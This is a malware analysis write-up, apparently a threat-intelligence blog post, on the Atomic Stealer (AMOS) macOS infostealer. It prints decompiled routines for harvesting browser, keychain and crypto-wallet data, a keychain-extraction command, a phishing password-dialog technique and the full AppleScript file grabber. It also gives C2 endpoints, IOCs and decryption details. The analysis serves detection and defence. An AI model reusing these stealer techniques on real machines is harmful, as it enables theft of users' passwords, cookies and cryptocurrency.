
From Russia With Code: Disarming Atomic Stealer

russianpanda.com/2024/01/15/Atomic-Stealer-AMOS/

Case Study

Atomic Stealer is known to be the first stealer for MacOS devices, it first appeared on Russian hacking in March, 2023.



For 3000$ per month, the user gets the access to the panel. The user provides Telegram Bot ID and build ID to the seller and the user receives the build.

The stealer allegedly has the following functionalities and features:

- Login Keychain dump
- Extract system information
- FileGrabber (from Desktop, Documents)
- MacOS Password retrieval
- Convenient web panel
- MetaMask brute-forcer
- Crypto-checker (tool to check the information on crypto assets)
- Telegram logs

List of browsers supported:

- Chrome (Autofills, Passwords, Cookies, Wallets, Cards)
- Firefox (Autofills, Cookies)
- Brave (Cookies,Passwords,Autofills, Wallets, Cards)
- Edge (Cookies,Passwords,Autofills, Wallets, Cards)
- Vivaldi (Cookies,Passwords,Autofills, Wallets, Cards)
- Yandex (Cookies,Autofills, Wallets, Cards)
- Opera (Cookies,Autofills, Wallets, Cards)
- OperaGX (Cookies, Autofills, Wallets, Cards)

Wallet and plugins:

- Electrum
- Binance
- Exodus
- Atomic
- Coinomi
- Plus another 60 plugins

Cyble identified the Go source code path containing the username **iluhaboltov**. That is not confirmed but might suggest that the developer's name is Ilya Boltov.

Technical Analysis

In December 2023, Jérôme Segura published an article on the new version of Atomic Stealer circulating on the Internet. Unlike previous versions where the strings were in cleartext, in the new version of AMOS, all the strings are encrypted.

To cheat a little bit, we can look at the functionality of the previous Atomic Stealer to be able to recognize and interpret the actions for some of the decrypted strings in the newer versions.

In the previous version (MD5: bf7512021dbdce0bd111f7ef1aa615d5), AMOS implements anti-VM checks, the stealer executes the command **system_profiler SPHardwareDataType**. **system_profiler** is a command-line utility in macOS that provides detailed information about the hardware and software configuration of the Mac device. It's the command-line equivalent of the "System Information" on Windows and MacOS machines that users can access through the GUI. **SPHardwareDataType** is a specific data type specifier for the **system_profiler** command, it instructs the utility to display information related only to the hardware of the system, such as processor name, number of processors, model name, hardware UUID, serial number, etc. If it detects **VMware** or **Apple Virtual Machine** - the program exits. If not, the collected information is passed to **/Sysinfo.txt**.

```
__int64 systeminfo(void)
{
  char v1[28]; // [rsp+10h] [rbp-280h] BYREF
  char v2[24]; // [rsp+38h] [rbp-258h] BYREF
  char v3[568]; // [rsp+50h] [rbp-240h] BYREF

  exec(
    (nlohmann::json_v3_11_1::basic_json<std::map,std::vector,std::string,bool,long,unsigned long,double,std::allocator,adl_serializer,std::vector<unsigned char> >
    "system_profiler SPHardwareDataType");
  if ( std::string::find_first_of[abi:v160006](v2, "VMware", 0LL) != -1
    || std::string::find_first_of[abi:v160006](v2, "Apple Virtual Machine", 0LL) != -1 )
  {
    exit(27);
  }
  std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v1, &path, "/Sysinfo.txt");
  std::ofstream::basic_ofstream(v3, v1, 16LL);
  std::string::~string(v1);
  std::operator<<[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v3, v2);
  std::ofstream::close(v3);
  std::ofstream::~ofstream(v3);
  std::string::~string(v2);
  return __stack_chk_guard;
}
```

The FileGrabber in the previous version grabs files with the following extensions from Desktop and Documents folder:

- txt
- rtf
- xlx
- key
- wallet
- jpg
- png
- web3

```
std::operator+<char>(v19, "/Users/", &user);
std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v20, v19, "/desktop");
getfiles(v21, v20, 0LL);
std::string::~string(v20);
std::string::~string(v19);
std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v17, &path, "/FileGrabber");
QMacPasteboard::QMacPasteboard((QMacPasteboard *)v18, (OpaquePasteboardRef *)v17, 0);
v7 = std::__fs::filesystem::create_directory[abi:v15006](v18);
std::__fs::filesystem::path::~path[abi:v15006]((__int64)v18);
std::string::~string(v17);
if ( (v7 & 1) != 0 )
{
  for ( i = 0; ; ++i )
  {
    v6 = i;
    if ( v6 >= std::vector<std::string>::size[abi:v160006](v21) )
      break;
    v0 = std::vector<std::string>::operator[][abi:v15006](v21, i);
    v15 = std::string::find_first_of[abi:v160006](v0, ".", -1LL);
    if ( v15 != -1 )
    {
      v1 = std::vector<std::string>::operator[][abi:v15006](v21, i);
      std::string::substr(v14, v1, v15 + 1, -1LL);
      if ( (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "txt") & 1) != 0
        || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "rtf") & 1) != 0
        || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "xlx") & 1) != 0
        || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "key") & 1) != 0
        || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "wallet") & 1) != 0
        || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "jpg") & 1) != 0
        || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "png") & 1) != 0
        || (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v14, "web3") & 1) != 0 )
```

The **ColdWallets** function grabs the cold wallets. Cold wallets often referred to as “cold storage,” is a method of storing cryptocurrencies offline.

```
std::operator+<char>(v41, "/Users/", &user);
std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v42, v41, "/.electrum/wallets/");
std::string::~string(v41);
std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v40, &library, "Coinomi/wallets/");
std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v39, &library, "Exodus/exodus.wallet/");
std::operator+<char>(v37, "/Users/", &user);
std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(
  v38,
  v37,
  "/.walletwasabi/client/Wallets/");
std::string::~string(v37);
std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(
  v36,
  &library,
  "Guarda/Local Storage/leveldb/");
```

GrabChromium function is responsible for grabbing data such as AutoFill, Web Data, Login Data, Wallets, Password, Local Extension Settings data from Chromium-based browsers such as Microsoft Edge, Vivaldi, Google Chrome, Brave, Opera within **~/Library/Application Support/** path.

```
124  std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v107, &library, "Google/Chrome/");
125  std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(
126    v106,
127    &library,
128    "BraveSoftware/Brave-Browser/");
129  std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v105, &library, "Microsoft Edge/");
130  std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v104, &library, "Vivaldi/");
131  std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(
132    v103,
133    &library,
134    "com.operasoftware.Opera/");
135  std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(
136    v102,
137    &library,
138    "com.operasoftware.OperaGX/");
```

keychain function is responsible for retrieving **pbkdf2** key from the keychain location. In the screenshot below we can see the **pass()** being executed if the result of dscl command is not an empty string (**"dscl /Local/Default -authonly "**, additional parameters are passed to the command including username and an empty password), which means that it would likely fail the authentication.

```
14  std::operator+<char>(v8, "dscl /Local/Default -authonly ", &user);
15  std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v9, v8, " \"\"");
16  std::string::~string(v8);
17  v0 = (char *)std::string::c_str[abi:v15006](v9);
18  exec(
19    (nlohmann::json_v3_11_1::basic_json<std::map,std::vector,std::string,bool,long,unsigned long,double,std::allocator,adl_serializer,std::vector<unsigned cha
20    v0);
21  if ( (std::operator==[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v7, "") & 1) != 0 )
22  {
23    exec(
24      (nlohmann::json_v3_11_1::basic_json<std::map,std::vector,std::string,bool,long,unsigned long,double,std::allocator,adl_serializer,std::vector<unsigned c
25      "security 2>&1 > /dev/null find-generic-password -ga 'Chrome' | awk '{print $2}'");
26    if ( QVariant::operator!=((const QVariant *)v6, (const QVariant *)"SecKeychainSearchCopyNext:\n") )
27    {
28      std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v4, &path, "/Chromium/Chrome");
29      QMacPasteboard::QMacPasteboard((QMacPasteboard *)v5, (OpaquePasteboardRef *)v4, 0);
30      v2 = std::__fs::filesystem::create_directories[abi:v15006](v5);
31      std::__fs::filesystem::path::~path[abi:v15006]((__int64)v5);
32      std::string::~string(v4);
33      if ( (v2 & 1) != 0 )
34      {
35        std::operator+[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(
36          v3,
37          &path,
38          "/Chromium/Chrome/Local State");
39        std::ofstream::basic_ofstream(v10, v3, 16LL);
40        std::string::~string(v3);
41        std::operator<<[abi:v160006]<char,std::char_traits<char>,std::allocator<char>>(v10, v6);
42        std::ofstream::close(v10);
43        std::ofstream::~ofstream(v10);
44      }
45    }
46    std::string::~string(v6);
47  }
48  else
49  {
50    pass();
51  }
```

The **pass** function is responsible for prompting user to enter the password for the device by displaying a message dialog "**macOS needs to access System settings %s Please enter your password.**" with osascript **with title "System Preferences"**: Sets the title of the dialog window to **System Preferences**. The dialog will automatically close after 30 seconds if the user doesn't interact with it. After retrieving a password with **GetUserPassword** from the dialog box, the function checks if the returned password is not an empty string and if the password is not empty, the function then calls **getpass** with the entered password. **getpass** will try to authenticate with entered password and if it returns 0, which means that the password was entered incorrectly, the user gets "**You entered an invalid password**" display message.

Once a valid password is entered, the function proceeds with writing the password to **/Users/run/{generated_numeric_value}/password-entered** , based on my understanding. The path with the numeric value is generated using the function below where the stealer gets the current time of the device and then seeds the current time with the random number generator.

```
1 int generate(void)
2 {
3   unsigned int v0; // eax
4
5   v0 = time(0LL);
6   srand(v0);
7   return rand();
8 }
```

The function then checks if the user's keychain file (**login.keychain-db**) exists. If it does, it copies this keychain file to a new location specified by **/Users/run/{generated_numeric_value}/login-keychain**. The Login Keychain acts as the primary storage file in macOS, where it keeps a majority of the passwords, along with secure notes and various other sensitive pieces of information."

Let's come back to **pbkdf2** key: in order to grab the key, the stealer executes the command:

```
security 2>&1 > /dev/null find-generic-password -ga 'Chrome' | awk '{print $2}'
```


The output is compared against the string **SecKeychainSearchCopyNext**. SecKeychainSearchCopyNext is a macOS API function used to find the next keychain item that matches given search criteria. If the output is not SecKeychainSearchCopyNext, the code constructs a file path under **/Chromium/Chrome** and then writes the extracted key into a file named **Local State**. The **pbkdf2** key serves as an essential component for password decryption in Chrome.

Within function **dotask()**, after collecting data from functions (it's worth mentioning that the data collected are appeared to be stored at **/Users/run/{generated_numeric_value}**):

- GrabChromium()
- keychain()
- systeminfo()
- FileGrabber()
- GrabFirefox()
- ColdWallets()

The stealer uses ditto, a command-line utility on macOS that's used for copying, creating and extracting files, directories and archives, to archive the retrieved logs and sends them over to the command-and-control server. The command used to archive the files: "**ditto -c -k –sequesterRsrc –keepParent**". The zip archive name is the same as the randomly generated numeric value that is present in the path mentioned above.

The example of the archived logs:



The logs are then sent to the Command and Control (C2) server using a **POST** request to the **/sendlog** endpoint.

New Version of AMOS

In the new version of AMOS, the string are encrypted using series of XOR operations shown in the image below.

Let's briefly go through it:

- The algorithm first checks a specific condition based on the 10th byte of the array. If this byte (when treated as a binary value) has its least significant bit set to 0 (meaning it's an even number), the decryption process proceeds.

- The algorithm iterates through a portion of the byte array, starting from a specific position. In each iteration, it compares the current byte with the following byte and depending on how the current byte relates to the next byte, different XOR operations are applied. These operations are:
    - If the current byte is one less than the next, XOR it with the next byte plus 1.
    - If the current byte is two less than the next, XOR it with the next byte plus 2.
    - If the current byte equals the next byte, XOR it with the current index minus 4 (this value is different for each encrypted string)
    - If the current byte is four less than the next, XOR it with the next byte plus 3.
    - If the current byte is five less than the next, XOR it with the next byte plus 4.
    - After applying the XOR operation, the current byte is incremented by 1, and the algorithm moves to the next byte.
- This whole process continues until a certain condition is met (like reaching a specific array index), signifying the end of the encrypted data.

```
42  if ( (*((_BYTE *)ptr_encrypted_string + 9) & 1) == 0 )
43  {
44    v22 = (__int64)ptr_encrypted_string + 10;
45    v21 = ptr_encrypted_string;
46    v20 = ptr_encrypted_string + 1;
47    v19 = 0;
48LABEL_3:
49    if ( (unsigned __int64)v19 >= 0x58 )
50      goto LABEL_17;
51    while ( 1 )
52    {
53      if ( *v21 == *(_DWORD *)v20 + 1 )
54      {
55        *(_BYTE *)(v22 + v19) ^= *v20 + 1;
56      }
57      else if ( *v21 == *(_DWORD *)v20 + 2 )
58      {
59        *(_BYTE *)(v22 + v19) ^= *v20 + 2;
60      }
61      else
62      {
63        if ( *v21 == *(_DWORD *)v20 )
64        {
65          *(_BYTE *)(v22 + v19) ^= (_BYTE)v19 - 4;
66LABEL_16:
67          ++v19;
68          goto LABEL_3;
69        }
70        if ( *v21 == *(_DWORD *)v20 + 4 )
71        {
72          *(_BYTE *)(v22 + v19) ^= *v20 + 3;
73        }
74        else
75        {
76          if ( *v21 != *(_DWORD *)v20 + 5 )
77            goto LABEL_16;
78          *(_BYTE *)(v22 + v19) ^= *v20 + 4;
79        }
80      }
81      ++*v21;
82    }
83  }
```

After struggling to understand why I was failing to reproduce the decryption algorithm from C to Python, @cod3nym helped me to figure out that the solution involved using ctypes.


So, using that information, I wrote the IDAPython script to decrypt the strings, so I don't have to manually enter each of them in :D The script is pretty wonky, but it does the job. You can access the script here.

AMOS uses **mz_zip_writer_add_mem**, Miniz compression, for archiving the extracted logs.

send_me function is responsible for sending the logs in a ZIP archive over to C2 to port 80 using the hardcoded UUID **7bc8f87e-c842-47c7-8f05-10e2be357888**. Instead of using **/sendlog** as an endpoint, the new version uses **/p2p** to send POST requests.

passnet function is responsible for retrieving the **pbkdf2** from Chrome, the stealer calls it **masterpass-chrome**.

pwdget function is responsible for retrieving the password of the MacOS device via the dialog "**Required Application Helper. Please enter passphrase for {username}**" as shown below.



myfox function is responsible for retrieving Firefox data such as:

- /cookies.sqlite
- /formhistory.sqlite
- /key4.db
- /logins.json

Compared to the previous version, the new version gathers not only information about hardware but also system's software and display configurations with the command **system_profiler SPSoftwareDataType SPHardwareDataType SPDisplaysDataType**.

The FileGrabber functionality is shown in the image below.

```
osascript  -e "set destinationFolderPath to (path to home folder as text) & "fg:" set extensionsList to {
    "txt", "png", "jpg", "jpeg", "wallet", "keys", "key"
}

set bankSize to 0 tell application "Finder"     set username to short user name of (system info)     try         if not (exists folder destinationFolderPath) then             make new folder at (path to home folder) with properties {
    name:"fg"
}

end if         set safariFolder to ((path to library folder from user domain as text) & "Containers:com.apple.Safari:Data:Library:Cookies:")         try             duplicate file "Cookies.binarycookies" of folder safariFolder to folder destinationFolderPath with replacing         end try
set notesFolderPath to (path to home folder as text) & "Library:Group Containers:group.com.apple.notes:"         try             set notesFolder to folder notesFolderPath             set notesFiles to {
    file "NoteStore.sqlite", file "NoteStore.sqlite-shm", file "NoteStore.sqlite-wal"
}

of notesFolder             repeat with aFile in notesFiles                 set fileSize to size of aFile                 if (bankSize  +  fileSize)  10  *  1024  *  1024 then                     try                         duplicate aFile to folder destinationFolderPath with
replacing                         set bankSize to bankSize  +  fileSize                         end try                 else exit repeat                 end if             end repeat         end try         set desktopFiles to every file of desktop         set documentsFiles to every file of folder
"Documents" of (path to home folder)         repeat with aFile in (desktopFiles & documentsFiles)         set fileExtension to name extension of aFile             if fileExtension is in extensionsList then                 set fileSize to size of aFile                 if (bankSize  +
fileSize)   10  *  1024  *  1024 then                     try                         duplicate aFile to folder destinationFolderPath with replacing                         set bankSize to bankSize  +  fileSize                     end try                 else exit repeat                 end
if             end if         end repeat     end try end tell
```

FileGrabber has several functionalities:

- It sets a destination folder path named **fg** in the home folder of the current user (**/Users/{username}**). If this folder doesn't exist, it creates it. It then defines a list of file extensions ("txt", "png", "jpg", "jpeg", "wallet", "keys", "key") to filter files for later operations. It initializes a variable "bankSize" to 0, possibly intended to keep track of the total size of files processed.

- Next, it proceeds with retrieving the path to Safari's cookies folder and tries to duplicate the **Cookies.binarycookies** file from Safari's folder to the destination folder. This file contains Safari browser cookies.
- For processing notes data it attempts to duplicate specific Notes database files ("NoteStore.sqlite", "NoteStore.sqlite-shm", "NoteStore.sqlite-wal") to the destination folder. These files contain user's notes.
- For processing files on Desktop and Documents folders it retrieves all files from the Desktop and the Documents folder. For each file, it checks if the file's extension is in the predefined list mentioned above. If the file matches the criteria and the total size (bankSize) of processed files does not exceed 10 MB, it duplicates the file to the destination folder and updates "bankSize".

You can access the list of decrypted strings here.

Conclusion

Besides encrypted strings, the new version appears to perform additional enumeration on the infected machine and, from what I could tell, the ZIP archive is not written to the disk anymore. The latest version of AMOS is definitely designed to leave as few traces as possible on the infected machines. There is also a typo in one of the wallet addresses in the new version for some reason **acmacodkjbdgmoleeebolmdjonilkdbch** , which is supposed to be **acmacodkjbdgmoleebolmdjonilkdbch**.

I would like to extend my thanks to Edward Crowder for his assistance with MacOS questions and to @cod3nym for the help in implementing the Python decryption function.

Detection Rules

You can access Yara rules here

Indicators of Compromise

Name	Indicator
AMOS Old Version	bf7512021dbdce0bd111f7ef1aa615d5
AMOS New Version	57db36e87549de5cfdada568e0d86bff
AMOS New Version	dd8aa38c7f06cb1c12a4d2c0927b6107
C2	185.106.93[.]154
C2	5.42.65[.]108

Reference

https://cyble.com/blog/threat-actor-selling-new-atomic-macos-amos-stealer-on-telegram/ https://www.malwarebytes.com/blog/threat-intelligence/2024/01/atomic-stealer-rings-in-the-new-year-with-updated-version/amp https://www.oreilly.com/library/view/applescript-in-a/1565928415/re156.html#:~:text=Description,dynamically%20run%20as%20an%20AppleScript. https://developer.apple.com/documentation/security/1515362-seckeychainsearchcopynexthttps://github.com/thanatoskira/OSXChromeDecrypt/blob/master/ChromePasswords.py https://ss64.com/mac/ditto.htmlhttps://github.com/RussianPanda95/IDAPython/blob/main/Atomic%20Stealer/idapython_amos_stealer_string_decrypt.py https://docs.python.org/3/library/ctypes.html https://mongoose-os.com/docs/mongoose-os/api/misc/miniz.md https://www.linkedin.com/in/edward-c-61765a11b/ https://twitter.com/cod3nym https://github.com/RussianPanda95/Yara-Rules/blob/main/AtomicStealer/Atomic_Stealer.yar https://tria.ge/240116-akdqfsadg9/behavioral2 https://tria.ge/240116-axpcqaafg5/behavioral1

Previous Post

MetaStealer Part 2, Google Cookie Refresher Madness and Stealer Drama